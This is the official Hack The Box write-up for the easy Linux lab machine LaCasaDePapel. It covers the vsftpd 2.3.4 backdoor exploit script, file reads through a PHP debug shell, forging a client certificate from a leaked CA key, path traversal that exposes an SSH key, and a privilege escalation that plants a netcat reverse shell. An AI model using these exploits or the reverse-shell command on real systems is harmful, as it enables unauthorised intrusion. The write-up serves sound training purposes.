Hack The Box
PEN-TESTING LABS

LaCasaDePapel

11th May 2019 / Document No D19.100.32

Prepared By: MinatoTW

Machine Author: Thek

Difficulty: Easy

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

LaCasaDePapel is an easy difficulty Linux box, which is running a backdoored vsftpd server. The backdoored port is running a PHP shell with disabled_functions. This is used to read a CA certificate, from which a client certificate can be created. The HTTPS page is vulnerable to LFI, leading to exposure of SSH keys. A configuration file can be hijacked to gain code execution as root.

Skills Required

- Enumeration

Skills Learned

- Linux inode knowledge
- Creating client certificates

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.131 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.131
```

```
root@Ubuntu:~/Documents/HTB/LaCasa# nmap -p$ports -sC -sV 10.10.10.131
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-20 17:02 IST
Nmap scan report for 10.10.10.131
Host is up (0.61s latency).

PORT     STATE    SERVICE  VERSION
21/tcp   open     ftp      vsftpd 2.3.4
22/tcp   open     ssh      OpenSSH 7.9 (protocol 2.0)
| ssh-hostkey:
|   2048 03:e1:c2:c9:79:1c:a6:6b:51:34:8d:7a:c3:c7:c8:50 (RSA)
|   256 41:e4:95:a3:39:0b:25:f9:da:de:be:6a:dc:59:48:6d (ECDSA)
|_  256 30:0b:c6:66:2b:8f:5e:4f:26:28:75:0e:f5:b1:71:e4 (ED25519)
80/tcp   open     http     Node.js (Express middleware)
|_http-title: La Casa De Papel
443/tcp  open     ssl/http Node.js Express framework
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Server returned status 401 but no WWW-Authenticate header.
|_http-title: La Casa De Papel
| ssl-cert: Subject: commonName=lacasadepapel.htb/organizationName=La Casa De Papel
| Not valid before: 2019-01-27T08:35:30
|_Not valid after:  2029-01-24T08:35:30
| tls-nextprotoneg:
|   http/1.1
|_  http/1.0
6200/tcp filtered lm-x
Service Info: OS: Unix
```

There's vsftpd running on port 21 along with HTTP and HTTPS on their respective ports.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


HTTP

Navigating to port 80 we find a page which needs an OTP supplied by a QRCode. The page asks us to install Google Authenticator

Scanning the code using Google Authenticator on an Android phone gives us a code but it refuses to work either way. So, maybe it's for internal users only. Let's keep this aside and come back later.

HTTPS

Browsing to HTTPS shows us an error that we need a client certificate to continue which we don't possess at the moment.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

VSFTP

As seen from nmap, VSFTP is version 2.3.4. A quick google search about it yields this. It seems that this version was backdoored. Let's try to replicate the exploit code.

The code just tries a failed login, which triggers the backdoor on port 6200 and then executes commands from it. Let's do that using a small python script.

```
import socket
import os
import time


def exploit(ip, port):
      sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
      sock.connect((ip, port))

      sock.send('USER :)\n')
      sock.send('PASS HTBPass\n')
      time.sleep(2)
      sock.close()

      os.system("rlwrap nc 10.10.10.131 6200 -v")

exploit("10.10.10.131", 21)
```

The code is pretty simple, it just creates a connection to the FTP port, sends in commands and then quickly connects to the backdoored port at 6200. Running the script,

```
root@Ubuntu:~/Documents/HTB/LaCasa# python exp.py
Connection to 10.10.10.131 6200 port [tcp/*] succeeded!
Psy Shell v0.9.9 (PHP 7.2.10 _ cli) by Justin Hileman
```

We see that instead of being a system shell it's a Psy shell. Searching about the Psy Shell we find that it's an interactive debugger for PHP. So this should allow us to execute PHP commands.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

PSY SHELL

Let's try executing system commands using the `cmd` operator.

```
root@Ubuntu:~/Documents/HTB/LaCasa# python exp.py
Connection to 10.10.10.131 6200 port [tcp/*] succeeded!
Psy Shell v0.9.9 (PHP 7.2.10 _ cli) by Justin Hileman
`whoami`
PHP Warning:  shell_exec() has been disabled for security reasons in phar://eval()'d code on line 1
```

We find that shell_exec is disabled which prevents us from executing system commands. However we can still list directories and read files using scandir() and file_get_contents().

```
print_r(scandir("/"))
```

```
print_r(scandir("/"))
Array
(
    [0] => .
    [1] => ..
    [2] => .DS_Store
    [3] => ._.DS_Store
    [4] => bin
    [5] => boot
    [6] => dev
    [7] => etc
    [8] => home
    [9] => lib
    [10] => lost+found
    [11] => media
    [12] => mnt
    [13] => opt
    [14] => proc
    [15] => root
    [16] => run
    [17] => sbin
    [18] => srv
    [19] => swap
    [20] => sys
    [21] => tmp
    [22] => usr
    [23] => var
)
=> true
```

```
echo file_get_contents("/etc/passwd")
```

```
echo file_get_contents("/etc/passwd")
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

We already know that we need a client certificate to access the service on HTTPS. In order to create one we need the CA certificate. Let's find it.

Looking at the home folders of the users we see five users.

```
print_r(scandir("/home"))
Array
(
    [0] => .
    [1] => ..
    [2] => berlin
    [3] => dali
    [4] => nairobi
    [5] => oslo
    [6] => professor
)
```

Let's inspect each one of them. After some enumeration we see ca.key in /home/nairobi.

```
print_r(scandir("/home/nairobi"))
Array
(
    [0] => .
    [1] => ..
    [2] => ca.key
    [3] => download.jade
    [4] => error.jade
    [5] => index.jade
    [6] => node_modules
    [7] => server.js
    [8] => static
)
```

Let's read its contents and copy it into a file.


```
echo file_get_contents("/home/nairobi/ca.key")
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDPczpU3s
7MJsi//m8mm5rEkXcDmratVAk2pTWwWxudo/FFsWAC1zyFV4w2KLacIU7w
2m+jLx7wNH2SwFBjJeo5lnz+ux3HB+NhWC/5rdRsk07h71J3dvwYv7hcjP
uXt2Ww6GXj4oHhwziE2ETkHgrxQp7jB8pL96SDIJFNEQ1Wqp3eLNnPPbfb
YQ4UlXOaGUdXKmqx9L2spRURI8dzNoRCV3eS6lWu3+YGrC4p732yW5DM5G
s2BvnlkPrq9AFKQ3Y/AF6JE8FE1d+daVrcaRpu6Sm73FH2j6Xu63Xc9d1D
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

CREATING CLIENT CERTIFICATE

Now that we have the CA certificate let's create a client certificate for ourselves. To create it first download the server certificate. Navigate to https://10.10.10.131, then click on the lock icon on the URL bar.

And then Connection > More Information > View Certificate. Then in the popup window click on Details > Export.



Export and save it in the folder.


Then follow these steps to create the certificate,

```
openssl genrsa -out client.key 4096
openssl req -new -key client.key -out client.req
openssl x509 -req -in client.req -CA lacasadepapelhtb.crt -CAkey ca.key
-set_serial 101 -extensions client -days 365 -outform PEM -out client.cer
openssl pkcs12 -export -inkey client.key -in client.cer -out client.p12
rm client.key client.req client.cer
```

You should be left with a .p12 file which is the certificate.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Now upload the client.p12 to the browser's store. In firefox, go to Preferences > Privacy & Security > View Certificates. Then in the Your Certificates section click on Import and import the cert.



Navigating to the page now should prompt for certificate selection, and we should get into the private area.


Clicking on a season takes us to a video downloader. The link to the folder is like,

```
https://10.10.10.131/?path=SEASON-2
```

Let's change it to see if we can traverse folders.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
https://10.10.10.131/?path=../
```



We see that it's possible to traverse folders.

Looking at the URL to download the videos, it's of the form.

```
https://10.10.10.131/file/U0VBU09OLTIvMDEuYXZp
```

Decoding the base64 part we see that it's a path to the video,

```
root@Ubuntu:~/Documents/HTB/LaCasa# echo U0VBU09OLTIvMDEuYXZp | base64 -d
SEASON-2/01.aviroot@Ubuntu:~/Documents/HTB/LaCasa#
```

Let's change it to ../.ssh/id_rsa to see if it works.

```
echo -n '../.ssh/id_rsa' | base64
```

The -n flag is to avoid the new line.

```
root@Ubuntu:~/Documents/HTB/LaCasa# echo -n '../.ssh/id_rsa' | base64
Li4vLnNzaC9pZF9yc2E=
root@Ubuntu:~/Documents/HTB/LaCasa#
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

FOOTHOLD

Now let’s try the path to read id_rsa.


```
curl -k https://10.10.10.131/file/Li4vLnNzaC9pZF9yc2E=
```

```
root@Ubuntu:~/Documents/HTB/LaCasa# curl https://10.10.10.131/file/Li4vLnNzaC9pZF9yc2E= -k
-----BEGIN OPENSSH PRIVATE KEY-----
```

```
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAgEAotH6Ygupi7JhjdbDXhg2f9xmzxaDNdxxEioAgH2GjUeUc4cJeTfU
/yWg1vyx1dXqanfwAzYOQLUgO9/rDbI9y51rTQnLhHsp/iFiGdvDO5iZwLNrwmzVLxgGc+
mNac3qxHcuHx7q+zQHB8NfU/qzyAL2/xsRkzBODRg21tsVqnTV83T8CFSBUO2jzitHFNjv
YbacP+Jn9Q5Y2HRdE03DWnAJJ7zk4SWWicM3riuuYyeqV6OYKboHwi+FB94Yx1xaPFGP7T
0jnBU3molURhKKolNqY78PE5qYplO/eO5H/7vKbrF7J5VtsVpvGQsmjqUhQK/GoYrMudIh
cfQSMUnpgWXYtCnIpBa53aY/fl0XYpL9a1ZQh1iGm4oleVnZNvqMa4mb+8kC8k3WDmw9pq
```


We see that it worked and we have the private key. Copy it to a file and use it to ssh in. As we don’t know the username yet, we’ll try each one from the list we obtained earlier.

Trying each one of them we find that the key belongs to “professor”.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

PRIVILEGE ESCALATION

Let's enumerate the running crons using pspy.

```
wget
https://github.com/DominicBreuker/pspy/releases/download/v1.0.0/pspy32s
scp -i key pspy64s professor@10.10.10.131:/tmp/pspy
ssh -i key professor@10.10.10.131
cd /tmp
chmod +x pspy
./pspy
```

After running it for a while we find this,

```
  PID=8792    | /sbin/getty -L 115200 ttyS0 vt100
34 PID=8791    | /usr/bin/node /home/professor/memcached.js
  PID=8798    | /sbin/getty -L 115200 ttyS0 vt100
  PID=8799    | /sbin/getty -L 115200 ttyS0 vt100
```

The file is located in our home folder, let's check it out.

```
lacasadepapel [~]$ ls -la
total 24
drwxr-sr-x    4 professo professo      4096 Mar  6 20:56 .
drwxr-xr-x    7 root     root          4096 Feb 16 18:06 ..
lrwxrwxrwx    1 root     professo         9 Nov  6  2018 .ash_history -> /dev/null
drwx------    2 professo professo      4096 Jan 31 21:36 .ssh
-rw-r--r--    1 root     root            88 Jan 29 01:25 memcached.ini
-rw-r-----    1 root     nobody         434 Jan 29 01:24 memcached.js
```

We see that it's owned by root, but we don't have read or write permissions to it. However, there's another file named memcached.ini which is readable. Let's see what it has,

```
lacasadepapel [~]$ cat memcached.ini
[program:memcached]
command = sudo -u nobody /usr/bin/node /home/professor/memcached.js
lacasadepapel [~]$
```

It looks like it's the configuration used by supervisord, which handles the services, and we see the command we saw earlier using pspy.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Even though we can't write to the file, we own the folder or the inode. An inode is a data structure which stores the file and folder information. Using this to our advantage we can rename the file. Renaming a file just changes the inode mapping and not it's permissions.

```
mv memcached.ini ini.bak
ls -la ini.bak
```

```
lacasadepapel [~]$ mv memcached.ini ini.bak
lacasadepapel [~]$ ls -la ini.bak
-rw-r--r--    1 root     root           88 Jan 29 01:25 ini.bak
lacasadepapel [~]$
```

We see that the file permissions are the same, and only the file is renamed. Let's create a script which sends us a reverse shell.

```
cd /tmp
echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.32
1234 >/tmp/f' >> shell.sh
chmod +x shell.sh
```

Now go back to our home folder and create a new memcached.ini with the following contents.

```
[program:memcached]
command = su -c /tmp/shell.sh
```

Now when the cron runs the next time, we should have a root shell.

```
root@Ubuntu:~/Documents/HTB/LaCasa# nc -lvp 1234
Listening on [0.0.0.0] (family 2, port 1234)
Connection from 10.10.10.131 38147 received!
/bin/sh: can't access tty; job control turned off
/ # id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon)
```

And we have a root shell.